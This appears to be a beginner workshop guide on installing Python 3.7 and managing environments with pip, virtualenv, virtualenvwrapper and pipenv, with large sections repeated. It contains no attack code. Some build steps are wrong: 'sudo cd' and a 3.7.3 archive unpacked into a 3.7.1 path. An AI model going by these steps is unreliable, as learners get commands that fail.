Snake Charming for Beginners Documentation

Release 0.0.1

errbufferoverfl

Apr 08, 2019

CONTENTS:

"Please take all your trash with you when you exit."

You enter the little cafe in a daze, the temperature had already hit 30 degrees Celsius and it is only 10 am – you look around for your tour guide, delayed flights, strange hotels, not to mention your very heavy rucksack. You scan the room, a slight look of worry comes over your face as you check your watch, "Surely, I couldn't be late?!"

"Welcome! Welcome! You look exhausted, please take a seat!" shouts a friendly server, shaking you out of your heat-induced daze. They show you to a table and get you a glass of water and ice, the outside dripping in cool cool condensation. "You wouldn't happen to be here with those adventurers, would you?"

"You... you mean they're *here*?! They haven't left yet?"

ERRBUFFEROVERFL: enter stage left.

CHAPTER

ONE

INSTALLING PYTHON 3.7

"Here be dragons, they ate the yaks"

When we refer to "Python" in this guide, we will be referring to any version of Python equal to or greater than version Python 3.7. But we will try to be specific.

Note: You will **not** be required to install Python on your host operating system (the one installed on your laptop) as you will be provided with a Ubuntu 18.04 Long-Term Support (LTS) "Bionic Beaver" virtual machine provided as an OVA with PyCharm Community Edition. This section has been included for completeness.

Warning: The Python Software Foundation plan to continue to provide bug-fix releases for 3.6.x though to at least the end of 2018 and security fixes through 2021.

Warning: Python 2.7 will not be maintained past January 1, 2020.

1.1 Installation on Windows

1.1.1 Installation on Windows 7+

If you are running Windows 7+ we are going to install Python via Chocolatey, a community system package manager for Windows similar to Homebrew on OS X.

The instructions on how to install Chocolatey can be found on the Chocolatey website.

1. To install the latest version of Python run `choco install python` as Chocolatey pushes Python3 as the default version of Python.

Chocolatey will automatically add Python to your `PATH` so you don't need to worry about configuring that. In addition, `pip` and `setuptools` are both installed by default.

1.1.2 Installation on pre-Windows 7

If you are using a version of Windows prior to Windows 7 you will need to install Python from source, by following the instructions below:

1. Visit python.org downloads and download the latest version. At the time of writing (3 April 2019) this was *Python 3.7.3 <https://www.python.org/downloads/release/python-373/>*.
2. To change install location, click on `Customize installation`, then `Next` and enter `C:\python37` (or another appropriate location) as the install location.
3. If you did not check the `Add Python 3.7 PATH` option earlier, check `Add Python to environment variables`. This does the same thing as `Add Python 3.7 to PATH` on the first install screen.
4. You can choose to install Launcher for all users or not, either option is fine, as it simply allows you to switch between different versions of Python installed.

If you set the `PATH` variable properly, you will be able to run the interpreter from the command line.

5. To open the terminal in Windows, click the start button and click `Run`. In the dialog box, type `cmd` and press `[ENTER]` key.
6. Once the terminal is open type `python` and you will be dropped into a Python interpreter.

1.2 Installation on GNU/Linux

There is a very good chance your Linux distribution has Python installed, however, in most cases it probably won't be the latest versions, and in many cases it will be Python 2.7 instead of Python 3.x.

Attention: If your system comes with Python 2.x.x installed by default do not under any circumstances uninstall this version. In many cases, a lot of packages still depend on these versions of Python and uninstalling it may leave you with a very minimal install of your operating system.

To find out what version(s) you have, open a terminal window and try the following commands:

- `python --version`
- `python2 --version`
- `python3 --version`

One or more of these commands should respond with the version, as shown in the example below:

```
% python --version
Python 2.7.13
```

If the version is Python 2.x.x or Python 3.x.x is not installed or is not Python 3.7.x at the latest, then you will want to install the latest version. How you do this will depend on the flavour of Linux you are currently using. We will try to summarise the major distributions for you.

1.2.1 Ubuntu

Depending on which version of Ubuntu you are running, the Python installation instructions will vary. You can determine the version of Ubuntu you are running by running the following command:

```
% lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.4 LTS
Release:        16.04
Codename:       xenial
```

Ubuntu 17.10/Ubuntu 18.04+

Comes with Python 3.7 by default, you can invoke it by opening a terminal window and typing the following:

```
% python3
```

Ubuntu < 17.10/18.04+

Does not come with Python 3.7 by default, but is available for download (and installation) via `apt`. You can install it but opening a terminal window and following the instructions below:

Step One: Download Source Code

```
% mkdir /usr/src
% cd /usr/src
% wget https://www.python.org/ftp/python/3.7.3/Python-3.7.3.tgz
```

Step Two: Prepare Your System

You will first want to make sure your package manager is up to date, on Ubuntu we do this by running the following commands:

```
$ sudo apt-get update
$ sudo apt-get upgrade
```

Once this step successfully completes, we will need to make sure we have all the tools and libraries we need to build Python.

```
$ sudo apt-get install build-essential checkinstall
$ sudo apt-get install libreadline-gplv2-dev libncursesw5-dev libssl-dev \
libsqlite3-dev tk-dev libgdbm-dev libc6-dev libbz2-dev libffi-dev
```

Step Three: Build Python

Once you have successfully installed all the required packages, you can unpack the source into a directory. Without getting too much into Linux directory internals I'd suggest unpacking the directory into `/usr/local/bin` the commands you will want to run in a terminal windows is shown in the code block below. However, before we blindly run into that screaming about Pythons and other slithery delights, let's walk-through what's going on on lines, 3, 4 and 5.

```
1 $ sudo tar xzf Python-3.7.3.tgz --directory /usr/local/bin
2 $ sudo cd /usr/local/bin/Python-3.7.1
3 $ sudo ./configure --enable-optimizations --with-ensurepip=install
4 $ sudo make -j 8
5 $ sudo make altinstall
6 % cd ..
7 % cd ~
```

Line 3

```
% sudo ./configure --enable-optimizations --with-ensurepip=install
```

The configure script is responsible for getting the software ready to build on your system. It makes sure dependencies are met and ensures the software is installed just the way you want. It's sort of like adding walnuts into the banana bread batter just before you put it in the oven.

If you are curious to see what a `configure` file looks like you can check out the Python one on GitHub - there is absolutely no reason you need to do this and frankly this is the authors first time looking at the file as well.

Tip: There are many (like lots) of options available when building Python if you are ever curious about these you can run `./configure --help`

Line 4

```
$ sudo make -j 8
```

We then build the Python programs using `make`. The `-j` flag tells `make` to split the build into parallel steps to help speed up the time it takes to compile - however, keep in mind that even with parallel builds this can still take a few minutes.

Line 5

```
$ sudo make altinstall
```

Then we can install our new version of Python, however, unlike building other programs we use `altinstall` instead of `make install` this is to ensure we do **not** overwrite the systems version of Python, which on Debian is catastrophic (the author has done this more than once).

Warning: Only use the `altinstall` target on `make`. Using the install target will overwrite the python binary. While it might seem like a good idea to try and upgrade the system version of Python to 3.7.1 there are significant parts of Ubuntu that rely on the pre-installed system version, which cannot be (easily) repaired later!

You can then invoke Python by opening a terminal window and typing the following:

```
% python3.7
```

1.2.2 Mint

Linux Mint and Ubuntu use the same package management system, you can follow the instructions above for *Ubuntu < 17.10/18.04+* .

1.2.3 Debian

Depending on which version of Debian you are running, the Python installation instructions will vary. You can determine the version of Debian you are running by running the following command:

```
lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 9.5 (stretch)
Release:    9.5
Codename:   stretch
```

Debian 9 (stretch)

Configuring `sudo`

Typically (read: read all the time) `sudo` is not installed on Debian, so before we install Python we will want to install `sudo`.

Hint: `sudo` is short for "super user do!" and is pronounced like "sue dough".

Note: `sudo` is considered safer than opening a session as a root user for a number of reasons, these include:

- Nobody needs to know the root password
- It's easy to run only the commands that require special privileges via `sudo`, which reduces the damage that accidentally using the root account can cause
- When a `sudo` command is executed the original username and command are logged

Now even though we just talked about why using `sudo` is better than logging into the root account, because our account currently has no permissions we have to log in as root to install `sudo`. Open a terminal window and typing the following:

```
$ su
$ apt-get install sudo
```

Option One: Configure `sudo` using `adduser`

This is the Debian suggested way. To add an existing user to the `sudo` group, open a terminal window and typing the following, remembering to change `your-username` to your actual username:

```
$ adduser your-username sudo
$ exit
```

Option Two: Configure `sudo` using `visudo`

This option will open the `/etc/sudoers` file for editing (in a safe fashion). To add yourself to the `sudoers` file, you will want to append the following text to the end of the file, remembering to change `your-username` to your actual username:

```
$ visudo
your_username ALL=(ALL) ALL
```

After being added to a new group you much log out and then log back in for the new group to take effect.

Hint: To learn more about `sudo` and how to debug common problems see the Debian Sudo page at https://wiki.debian.org/sudo

Installing Python 3.7.3

Step One: Download Source Code

```
% mkdir /usr/src
% cd /usr/src
% wget https://www.python.org/ftp/python/3.7.3/Python-3.7.3.tgz
```

Step Two: Prepare Your System

You will first want to make sure your package manager is up to date, on Ubuntu we do this by running the following commands:

```
$ sudo apt-get update
$ sudo apt-get upgrade
```

Once this step successfully completes, we will need to make sure we have all the tools and libraries we need to build Python.

```
$ sudo apt-get install -y make build-essential libssl-dev zlib1g-dev libbz2-dev \
libreadline-dev libsqlite3-dev wget curl llvm libncurses5-dev  libncursesw5-dev \
xz-utils tk-dev
```

Step Three: Build Python

Once you have successfully installed all the required packages, you can unpack the source into a directory. Without getting too much into Linux directory internals I'd suggest unpacking the directory into `/usr/local/bin` the commands you will want to run in a terminal window is shown in the code block below. However, before we blindly run into that screaming about Pythons and other slithery delights, let's walk-through what's going on on lines, 3, 4 and 5.

```
1 $ sudo tar xzf Python-3.7.3.tgz --directory /usr/local/bin
2 $ sudo cd /usr/local/bin/Python-3.7.1
3 $ sudo ./configure --enable-optimizations --with-ensurepip=install
4 $ sudo make -j 8
5 $ sudo make altinstall
6 % cd ..
7 % cd ~
```

Line 3

```
% sudo ./configure --enable-optimizations --with-ensurepip=install
```

The configure script is responsible for getting the software ready to build on your system. It makes sure dependencies are met and ensures the software is installed just the way you want. It's sort of like adding walnuts into the banana bread batter just before you put it in the oven.

If you are curious to see what a `configure` file looks like you can check out the Python configuration file on GitHub - there is absolutely no reason you need to do this and frankly this is the authors first time looking at the file as well.

Tip: There are many (like lots) of options available when building Python if you are ever curious about these you can run `./configure --help`

Line 4

```
$ sudo make -j 8
```

We then build the Python programs using `make`. The `-j` flag tells `make` to split the build into parallel steps to help speed up the time it takes to compile - however, keep in mind that even with parallel builds this can still take a few minutes.

Line 5

```
$ sudo make altinstall
```

Then we can install our new version of Python, however, unlike building other programs we use `altinstall` instead of `make install` this is to ensure we do **not** overwrite the systems version of Python, which on Debian is catastrophic (the author has done this more than once).

Warning: Only use the `altinstall` target on `make`. Using the install target will overwrite the python binary. While it might seem like a good idea to try and upgrade the system version of Python to 3.7.1 there are significant parts of Ubuntu that rely on the pre-installed system version, which cannot be (easily) repaired later!

You can then invoke Python by opening a terminal window and typing the following:

```
% python3.7
```

1.3 Installation on OSX

Before installing a newer version of Python you will need to install the GNU Compiler Collection (GCC). GCC can be installed by downloading and installing Xcode.

Caution: If you already have Xcode installed, do not install OSX-GCC-Installer. In combination, the software can cause issues that are difficult to diagnose.

Additionally, if you've been a long time OS X user, you will know while it comes with a number of UNIX like utilities it is missing one key feature - a package manager, so first up if you haven't already, you'll want to install Homebrew.

The instructions on how to install Homebrew can be found on the Homebrew website.

1. To install the latest version of version of Python run `brew install python3`.
2. To verify the installation worked, open a terminal by pressing `[COMMAND + SPACE]` keys (or manually open Spotlight search) and type `Terminal` and press `[ENTER]`.
3. Once the terminal is open type `python3` and you will be dropped into a Python interpreter.

Hint: To install previous versions of Python 3.x.x you will need to visit the Official Python website and manually download and install them as Homebrew does not provide other major versions.

CHAPTER

TWO

PYTHON DEVELOPMENT ENVIRONMENT

Note: You will not be required to install any of these tools on your host operating system (the one installed on your laptop) as you will be provided with a Ubuntu 18.04 LTS “Bionic Beaver” Virtual Machine provided as an OVA with PyCharm Community Edition. This section has been included for completeness.

This section will walk you through installing and using `pipenv`, `virtualenv` and `virtualenvwrapper` as well as how you can use these tools to better manage your Python development environment.

Keep in mind Python is used for a great many different reasons, so how you specifically use these tools is up to you.

2.1 Python & `pip`

Before going any further, if you haven’t already, you will want to ensure you have Python installed. You can check this by running:

```
% python --version
```

The second thing we want to check is installed is `pip`. `pip` is “the Python Packaging Authority (PyPA) recommended tool for installing Python packages” - however alternatives to `pip` do exist. You can check if `pip` is installed by running:

```
% pip --version
```

If you are running Python2 and Python3 you may need to use `pip3` rather than `pip`, for example:

```
% pip3 --version
% pip3 install requests
```

If you installed Python from source or with an installer from Python.org, or via Homebrew, `pip` should be installed by default. If you are on Linux and used your package manager (`apt`), you may need to install pip separately.

2.2 `virtualenv`

`virtualenv` is a tool used to create isolated Python environments, it does this by creating a directory that contains all the executables, including the correct Python version needed to use the package - this can be helpful in situations where you have conflicting package requirements, or are developing tools that use a different Python version – for example when your system version of Python is 2.7 but you want to write Python 3.7 tools.

Hint: `virtualenv` can be used standalone, instead of `pipenv` however, we suggest using `pipenv`.

To install `virtualenv` via `pip`:

```
% pip install virtualenv
```

2.2.1 Basic Usage

Linux and Mac OS X

1. Create a virtual environment for a project:

```
% cd project_folder
% virtualenv venv
```

`virtualenv venv` will create a directory in your current directory which will contain the Python executable file and copy of the `pip` library which you will use to install other packages. `venv` is a customisable value that can be anything – the name of your project, the street you grew up on, or your mothers maiden name.

Tip: `venv` is just a naming convention and is typically included in default `.gitignore` files by default (when automatically generated).

You can also specify a particular Python interpreter (like Python 3.7!)

```
% cd project_folder
# You might need to find the path to the Python version you are using - on Linux/OSX␣
↪this
# can be done by running which
% which python3
/Library/Frameworks/Python.framework/Versions/3.7/bin/python3
% virtualenv -p /Library/Frameworks/Python.framework/Versions/3.7/bin/python3 venv
```

2. Before starting work on your project, you will want to activate the virtual environment:

```
% cd project_folder
% source venv/bin/activate
# If you do not run a custom terminal prompt it will change to look something like:
% (venv) ayiig:your_project errbufferoverfl
```

From now on any package that you install using `pip` will be placed in the `venv` directory, isolated from the global Python installation.

3. If you are done working in the virtual environment, you can deactivate it:

```
% deactivate
```

This will return you to the global Python interpreter and its installed packages.

Windows

```
% cd project_folder
% virtualenv venv
```

`virtualenv venv` will create a directory in your current directory which will contain the Python executable file and copy of the `pip` library which you will use to install other packages. `venv` is a customisable value that can be anything – the name of your project, the street you grew up on, or your mothers maiden name.

Hint: `venv` is just a naming convention and is typically included in default `.gitignore` files.

You can also specify a particular Python interpreter (like Python 3.7!)

```
> cd project_folder
> virtualenv -p C:\Program Files\Python 3.7 venv
```

2. Before starting work on your project, you will want to activate the virtual environment:

```
> cd project_folder
> \venv\Scripts\activate
```

From now on any package that you install using `pip` will be placed in the `venv` directory, isolated from the global Python installation.

3. If you are done working in the virtual environment, you can deactivate it:

```
> deactivate
```

2.2.2 Deleting Virtual Environments

Deleting a virtual environment is as simple as deleting its folder. For Linux and OSX users you can do this via the terminal:

```
% rm -rf venv
```

2.2.3 `requirements.txt`

In order to keep your environment consistent and to allow other people to use your package we "freeze" the current state of the environment packages and record it in a `requirements.txt` file. To do this, you can run:

```
% pip freeze > requirements.txt
```

Hint: The > command will create a file (or overwrites an existing file) called `requirements.txt` and move the output from `pip freeze` into the newly created file.

This creates a `requirements.txt` file which contains a simple list of all the packages in the current environment and their respective versions. You can also view all the current environment without the requirements format as follows:

```
% pip list
Package                  Version
------------------------ ----------
alabaster                0.7.12
Babel                    2.6.0
certifi                  2018.11.29
chardet                  3.0.4
```

(continues on next page)

(continued from previous page)

```
docutils                   0.14
idna                       2.8
imagesize                  1.1.0
Jinja2                     2.10
MarkupSafe                 1.1.0
packaging                  18.0
pbr                        5.1.1
pip                        18.1
Pygments                   2.3.0
pyparsing                  2.3.0
pytz                       2018.7
requests                   2.21.0
setuptools                 39.1.0
six                        1.12.0
snowballstemmer            1.2.1
Sphinx                     1.8.2
sphinx-rtd-theme           0.4.2
sphinxcontrib-websupport 1.1.0
stevedore                  1.30.0
urllib3                    1.24.1
virtualenv                 16.2.0
virtualenv-clone           0.4.0
virtualenvwrapper          4.8.2
```

If you publish your code on GitHub or other service it will be easier for other people (or you, if you need to re-create the environment) to install the same packages using the same versions:

```
% pip install -r requirements.txt
```

This will help ensure consistency across installations and developers.

2.3 `virtualenvwrapper`

> We need to go deeper… - Not actually a quote from Inception (2010)

`Virtualenvwrapper` as the name suggests is a handy little wrapper application for `virtualenv` that provides a set of (easier to remember) commands that make working with virtual environments easier. It also places all your virtual environments in one place meaning, 1. You are less likely to commit them to source control by accident and 2. Makes them easier to manage in the long term.

2.3.1 Installation

To install `virtualenvwrapper` you will want to be in the global environment, so make sure you deactivate any virtual environments you are currently working in and run:

```
% pip install virtualenvwrapper
```

Once the package has been installed you will need to configure `virtualenvwrapper` once by adding the following three lines to your shell start up file (`.bashrc` for most BASH (Linux Bourne-Again SHell) users, and `.bash_profile` for Mac OS X users) to set where the virtual environment directories should live, the location of your development projects, and location of the `virtualenvwrapper.sh` script that was installed with the package.

We have included comments along the way describing what each entry is doing, for those who are unfamiliar with BASH configuration.

```
# filename: .bashrc / .profile / .bash_profile etc.

# This would be a hidden directory (denoted by the period (.) at the start on the␣
↪file name
# located in your "home" directory typically /Users/your_username/.virtualenv on Mac␣
↪OS X or
# /home/your_username/.virtualenv on Ubuntu
export WORKON_HOME=$HOME/.virtualenvs

# This is a projects directory located in your "home" directory typically
# /Users/your_username/src on Mac OS X or /home/your_username/src on Ubuntu
# This can be a directory of any name, I typically use src, which is short for
# source (like source code)
export PROJECT_HOME=$HOME/src

# This is the path that points to the location of the virtualenvwrapper␣
↪initialisation script.
# It is important not to miss this option or each time you open a new terminal window␣
↪you will
# need to run this command manually which is tedious and will not bring you joy.
export VIRTUALENVWRAPPER_SCRIPT=/usr/local/bin/virtualenvwrapper.sh
```

After you have made these modifications you should either close all your terminal windows, or an easier option is to reload the startup file by running:

```
% source ~/.bashrc
# or if you are using Mac OS X
% source ~/.bash_profile
```

You can also configure `virtualenvwrapper` but we won't go into detail about that here, instead if you are interested you can checkout the official documentation for the project. What we will mention before moving onto the key commands, is you can add a line into the same file that you modified in the previous step to set the default version of Python `virtualenvwrapper` will use when creating new environments for you.

Once you know where Python is installed we can open up the file we were modifying earlier (your shell start up file (`.bashrc` for most BASH users, and `.bash_profile` for Mac OS X users)) and adding the following line:

```
# filename: .bashrc / .profile / .bash_profile etc.
export WORKON_HOME=$HOME/.virtualenvs
export PROJECT_HOME=$HOME/src
export VIRTUALENVWRAPPER_SCRIPT=/usr/local/bin/virtualenvwrapper.sh

# The following line tells virtualenvwrapper that the version of python3 we
# want to use is the system version of Python 3 which in this case, will be
# Python 3.7
export VIRTUALENVWRAPPER_PYTHON=/usr/local/bin/python3
```

Hint: If at a later time you install a different version of Python 3 `virtualenvwrapper` may complain it is unable to find the correct interpreter, this can generally be fixed by running `pip3 install virtualenvwrapper`. However, depending on the *actual* problem, your kilomerterage may vary with this fix.

2.3.2 `virtualenvwrapper` Key Commands

There are a handful of commands you should make yourself familiar with to get started with `virtualenvwrapper` these are outlined below:

To create a new virtual environment, we use `mkvirtualenv`:

```
% mkvirtualenv angolan
Using base prefix '/usr/local/Cellar/python/3.7.1/Frameworks/Python.framework/
↪Versions/3.7'
New python executable in /Users/errbufferoverfl/.virtualenvs/angolan/bin/python3.7
Also creating executable in /Users/errbufferoverfl/.virtualenvs/angolan/bin/python
Installing setuptools, pip, wheel...done.
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/predeactivate
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/postdeactivate
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/preactivate
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/postactivate
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/get_env_details
```

Once created you will be moved into this working environment, you may notice the `angolan` at the start of your terminal prompt.

Once, you have finished working in this environment, you can run `deactivate` to be moved back to your global environment:

```
% (angolan) deactivate
```

When you come back to your computer, or want to work on a different project (or you can't remember which the name of the virtual environment you should be working on) you can use either `workon` or `lsvirtualenv` to list all configured virtual environments:

```
% workon
angolan
artemisia-jSICGO99
artemisia
aws
boudicca
clubhaus-JIHAVKvX
ergasia-XYyrAsCj
ergasia
errbufferoverfl.me
gitfindings
heracles
htmlfiveup
itsawitchadventure
itsawitchingadventure
itsawitchinggoodtime
kotcw
lovemelbournetrees-82Nd9r8H
lovemelbournetrees
malicella
malicella35
malicella370
```

(continues on next page)

(continued from previous page)

```
nakano
python27
pythoncharmingforbeginners
scout
toool.com.au
trieu
utopia
xsshunter
zenobia
```

```
% lsvirtualenv -b
angolan
artemisia-jSICGO99
artemisia
aws
boudicca
clubhaus-JIHAVKvX
ergasia-XYyrAsCj
ergasia
errbufferoverfl.me
gitfindings
heracles
htmlfiveup
itsawitchadventure
itsawitchingadventure
itsawitchinggoodtime
kotcw
lovemelbournetrees-82Nd9r8H
lovemelbournetrees
malicella
malicella35
malicella370
nakano
python27
pythoncharmingforbeginners
scout
toool.com.au
trieu
utopia
xsshunter
zenobia
```

Once you have found the environment you want to use, simply run `workon` again with the name of the environment, once activated you should notice the name of the environment in your terminal prompt.

```
% workon angolan

(angolan) ayiig:your_project errbufferoverfl
```

Finally, if you ever want to delete your virtual environments this can be done by using `rmvirtualenv`:

```
% rmvirtualenv angolan
Removing angolan...
```

Remember you will want to be in the global environment before removing an environment, if you are still within the virtual environment you want to delete you will get the following error:

```
% (angolan) rmvirtualenv angolan
Removing angolan...
ERROR: You cannot remove the active environment ('angolan').
Either switch to another environment, or run 'deactivate'.
```

2.4 Pipenv

If you have ever used `npm` for Node.js or `bundler` for Ruby, that is what `pipenv` is for Python. While `pip` can handle installation of Python packages, `Pipenv` gives you better control over dependency management in testing and development as well as ensuring less problems with version conflicts.

You can try Pipenv out on “Root ‘n’ Roll”.

2.4.1 Installation on OS X and Linux

Mac OS X users can install `Pipenv` using Homebrew:

```
% brew install pipenv
```

Linux users can install `Pipenv` using Linuxbrew:

```
% brew install pipenv
```

For more installation options checkout Pipenv’s official documentation.

2.4.2 Installing packages

Pipenv will manage your dependencies on a per-project basis, so to install packages, change into your project’s directory and run:

```
% pipenv install requests
```

Pipenv will take care of the hard work, installing the Requests library and create a `Pipfile` for you in the project’s directory. This `Pipfile` is used to track which dependencies your project needs. It will also create the ever important `Pipfile.lock`, which is used to produce reproducible builds, which is just a fancy way of saying the compilation will always build the same binary.

2.4.3 `pipenv` Key Commands

There are a handful of commands you should make yourself familiar with to get started with `pipenv`:

We’ve covered how to install packages using `pipenv` but how do we uninstall them? In a similar way:

```
% pipenv uninstall requests
```

If you have downloaded another project or have previously been using a `requirements.txt` file you can install the `requirements.txt` in your environment as follows:

```
% pipenv install -r requirements.txt
```

Unlike vanilla `pip` you can also check for security vulnerabilities in your dependencies:

```
% pipenv check
Virtualenv location: /Users/errbufferoverfl/.virtualenvs/blog.errbufferoverfl.me-
↪UnS6on39
Checking PEP 508 requirements...
Passed!
Checking installed package safety...
All good!
```

Keep in mind Python is used for a great many different reasons, so how you specifically use these tools is up to you.

2.5 Python & `pip`

Before going any further, if you haven't already, you will want to ensure you have Python installed. You can check this by running:

```
% python --version
```

The second thing we want to check is installed is `pip`. `pip` is "the Python Packaging Authority (PyPA) recommended tool for installing Python packages" - however alternatives to `pip` do exist. You can check if `pip` is installed by running:

```
% pip --version
```

If you are running Python2 and Python3 you may need to use `pip3` rather than `pip`, for example:

```
% pip3 --version
% pip3 install requests
```

If you installed Python from source or with an installer from Python.org, or via Homebrew, `pip` should be installed by default. If you are on Linux and used your package manager (`apt`), you may need to install pip separately.

2.6 `pip` and `virtualenv`

`virtualenv` is a tool used to create isolated Python environments, it does this by creating a directory that contains all the executables, including the correct Python version needed to use the package - this can be helpful in situations where you have conflicting package requirements, or are developing tools that use a different Python version – for example when your system version of Python is 2.7.1 but you want to write Python 3.7.1 tools.

Hint: `virtualenv` can be used standalone, instead of `Pipenv` however, we suggest using `Pipenv`.

To install `virtualenv` via `pip`:

```
% pip install virtualenv
```

2.6.1 Basic Usage

Linux and Mac OS X

1. Create a virtual environment for a project:

```
% cd project_folder
% virtualenv venv
```

`virtualenv venv` will create a directory in your current directory which will contain the Python executable file and copy of the `pip` library which you will use to install other packages. `venv` is a customisable value that can be anything – the name of your project, the street you grew up on, or your mothers maiden name.

Hint: `venv` is just a naming convention and is typically included in default `.gitignore` files.

You can also specify a particular Python interpreter (like Python 3.7!)

```
% cd project_folder
# You might need to find the path to the Python version you are using - on Linux/OSX␣
↪this
# can be done by running which
% which python3
/Library/Frameworks/Python.framework/Versions/3.7/bin/python3
% virtualenv -p /Library/Frameworks/Python.framework/Versions/3.7/bin/python3 venv
```

2. Before starting work on your project, you will want to activate the virtual environment:

```
% cd project_folder
% source venv/bin/activate
# If you do not run a custom terminal prompt it will change to look something like:
% (venv) ayiig:your_project errbufferoverfl
```

From now on any package that you install using `pip` will be placed in the `venv` directory, isolated from the global Python installation.

3. If you are done working in the virtual environment, you can deactivate it:

```
% deactivate
```

This will return you to the global Python interpreter and its installed packages.

Windows

```
% cd project_folder
% virtualenv venv
```

`virtualenv venv` will create a directory in your current directory which will contain the Python executable file and copy of the `pip` library which you will use to install other packages. `venv` is a customisable value that can be anything – the name of your project, the street you grew up on, or your mothers maiden name.

Hint: `venv` is just a naming convention and is typically included in default `.gitignore` files.

You can also specify a particular Python interpreter (like Python 3.7!)

```
> cd project_folder
> virtualenv -p C:\Program Files\Python 3.7 venv
```

2. Before starting work on your project you will want to activate the virtual environment:

```
> cd project_folder
> \venv\Scripts\activate
```

From now on any package that you install using `pip` will be placed in the `venv` directory, isolated from the global Python installation.

3. If you are done working in the virtual environment, you can deactivate it:

```
> deactivate
```

2.6.2 Deleting Virtual Environments

Deleting a virtual environment is as simple as deleting its folder. For Linux and OSX users you can do this via the terminal:

```
% rm -rf venv
```

2.6.3 `requirements.txt`

In order to keep your environment consistent and to allow other people to use your package we "freeze" the current state of the environment packages and record it in a `requirements.txt` file. To do this, you can run:

```
% pip freeze > requirements.txt
```

Hint: The > command will create a file (or overwrites an existing file) called `requirements.txt` and move the output from `pip freeze` into the newly created file.

This creates a `requirements.txt` file which contains a simple list of all the packages in the current environment and their respective versions. You can also view all the current environment without the requirements format as follows:

```
% pip list
Package                   Version
------------------------- ----------
alabaster                 0.7.12
Babel                     2.6.0
certifi                   2018.11.29
chardet                   3.0.4
docutils                  0.14
idna                      2.8
imagesize                 1.1.0
Jinja2                    2.10
MarkupSafe                1.1.0
packaging                 18.0
pbr                       5.1.1
pip                       18.1
Pygments                  2.3.0
pyparsing                 2.3.0
pytz                      2018.7
requests                  2.21.0
setuptools                39.1.0
six                       1.12.0
```

(continues on next page)

(continued from previous page)

```
snowballstemmer           1.2.1
Sphinx                    1.8.2
sphinx-rtd-theme          0.4.2
sphinxcontrib-websupport  1.1.0
stevedore                 1.30.0
urllib3                   1.24.1
virtualenv                16.2.0
virtualenv-clone          0.4.0
virtualenvwrapper         4.8.2
```

If you publish your code on GitHub or other service it will be easier for other people (or you, if you need to re-create the environment) to install the same packages using the same versions:

```
% pip install -r requirements.txt
```

This will help ensure consistency across installations and developers.

2.7 virtualenvwrapper

> We need to go deeper… - Not actually a quote from Inception (2010)

`Virtualenvwrapper` as the name suggests is a handy little wrapper application for `virtualenv` that provides a set of (easier to remember) commands that make working with virtual environments easier. It also places all your virtual environments in one place meaning, 1. You are less likely to commit them to source control by accident and 2. Makes them easier to manage in the long term.

2.7.1 Installation

To install `virtualenvwrapper` you will want to be in the global environment, so make sure you deactivate any virtual environments you are currently working in and run:

```
% pip install virtualenvwrapper
```

Once the package has been installed you will need to configure `virtualenvwrapper` once by adding the following three lines to your shell start up file (`.bashrc` for most BASH users, and `.bash_profile` for Mac OS X users) to set where the virtual environment directories should live, the location of your development projects, and location of the `virtualenvwrapper.sh` script that was installed with the package.

We have included comments along the way describing what each entry is doing, for those who are unfamiliar with BASH configuration.

```
# filename: .bashrc / .profile / .bash_profile etc.

# This would be a hidden directory (denoted by the period (.) at the start on the␣
↪file name
# located in your "home" directory typically /Users/your_username/.virtualenv on Mac␣
↪OS X or
# /home/your_username/.virtualenv on Ubuntu
export WORKON_HOME=$HOME/.virtualenvs

# This is a projects directory located in your "home" directory typically
# /Users/your_username/src on Mac OS X or /home/your_username/src on Ubuntu
# This can be a directory of any name, I typically use src, which is short for
```

(continues on next page)

(continued from previous page)

```
# source (like source code)
export PROJECT_HOME=$HOME/src

# This is the path that points to the location of the virtualenvwrapper␣
↪initialisation script.
# It is important not to miss this option or each time you open a new terminal window␣
↪you will
# need to run this command manually which is tedious and will not bring you joy.
export VIRTUALENVWRAPPER_SCRIPT=/usr/local/bin/virtualenvwrapper.sh
```

After you have made these modifications you should either close all your terminal windows, or an easier option is to reload the startup file by running:

```
% source ~/.bashrc
# or if you are using Mac OS X
% source ~/.bash_profile
```

You can also configure `virtualenvwrapper` but we won't go into detail about that here, instead if you are interested you can checkout the official documentation for the project. What we will mention before moving onto the key commands, is you can add a line into the same file that you modified in the previous step to set the default version of Python `virtualenvwrapper` will use when creating new environments for you.

Once you know where Python is installed we can open up the file we were modifying earlier (your shell start up file (`.bashrc` for most BASH users, and `.bash_profile` for Mac OS X users)) and adding the following line:

```
# filename: .bashrc / .profile / .bash_profile etc.
export WORKON_HOME=$HOME/.virtualenvs
export PROJECT_HOME=$HOME/src
export VIRTUALENVWRAPPER_SCRIPT=/usr/local/bin/virtualenvwrapper.sh

# The following line tells virtualenvwrapper that the version of python3 we
# want to use is the system version of Python 3 which in this case, will be
# Python 3.7
export VIRTUALENVWRAPPER_PYTHON=/usr/local/bin/python3
```

Hint: If at a later time you install a different version of Python 3 `virtualenvwrapper` may complain it is unable to find the correct interpreter, this can generally be fixed by running `pip3 install virtualenvwrapper`. However, depending on the *actual* problem, your kilomerterage may vary with this fix.

2.7.2 `virtualenvwrapper` Key Commands

There are a handful of commands you should make yourself familiar with to get started with `virtualenvwrapper` these are outlined below:

To create a new virtual environment, we use `mkvirtualenv`:

```
% mkvirtualenv angolan
Using base prefix '/usr/local/Cellar/python/3.7.1/Frameworks/Python.framework/
↪Versions/3.7'
New python executable in /Users/errbufferoverfl/.virtualenvs/angolan/bin/python3.7
Also creating executable in /Users/errbufferoverfl/.virtualenvs/angolan/bin/python
Installing setuptools, pip, wheel...done.
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/predeactivate
```

(continues on next page)

(continued from previous page)

```
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/postdeactivate
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/preactivate
